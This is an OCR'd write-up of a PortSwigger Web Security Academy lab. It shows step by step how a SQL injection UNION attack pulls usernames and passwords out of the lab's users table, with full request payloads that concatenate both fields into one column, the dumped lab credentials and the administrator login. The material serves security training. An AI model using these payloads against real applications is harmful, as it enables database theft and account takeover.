
SQL injection UNION attack, retrieving multiple values in a single column


This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.


Find a point to inject some sauce into






Enumerate columns

Looks like we have two columns in the database



Find some string/text column

Looks like it's column two



Start to pull the information

The lab tells us it has a users table and the appropriate columns so we just need to write the query

Request

Pretty Raw Hex Hackvertor

```
1 GET /filter?category=Pets'UNION+SELECT+null,username+from+users-- HTTP/1.1
2 Host: 0af4009704adce85c08c2d430084005e.web-security-academy.net
3 Cookie: session=3SL6zjDguekFDwL8q3KVgLsVEe2ssf9o
```

You can pull the password column separately but that's not really the point of the lab

Request

Pretty Raw Hex Hackvertor

```
1 GET /filter?category=Pets'UNION+SELECT+null,password+from+users-- H
2 Host: 0af4009704adce85c08c2d430084005e.web-security-academy.net
```

Pet Experience Days

More Than Just Birdsong

0n99trzh5ydp8ii3y1uv

lnpwda2hmf28vft5ryo7

Giant Grasshopper

ak4jevx7ouc5ngrljmks

Pest Control Umbrella

Trying the double column as before

Trying the usual method will give you a 500 error so we must concatenate the information into one column

Internal Server Error

Internal Server Error


Concatentating Columns

We'll smash the username and password fields together

Request

Pretty Raw Hex Hackvertor

```
1 GET /filter?category=Pets'UNION+SELECT+null,username||'~'||password+from+users-- HT
2 Host: 0af4009704adce85c08c2d430084005e.web-security-academy.net
```


carlos~ak4jevx7ouc5ngrljmks
More Than Just Birdsong
View details
wiener~0n99trzh5ydp8ii3y1uv
Giant Grasshopper

```
<tr>
  <th>
    administrator~lnpwda2hmf28vft5ryo7
  </th>
</tr>
<tr>
```

Pets'UNION SELECT null,

Refine your search:

All | Clothing, shoes and accessories | Gifts | Lifestyle | Pets

administrator~lnpwda2hmf28vft5ryo7

Pet Experience Days

carlos~ak4jevx7ouc5ngrljmks

More Than Just Birdsong

wiener~0n99trzh5ydp8ii3y1uv

Giant Grasshopper

Pest Control Umbrella

Login with the admin credentials

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email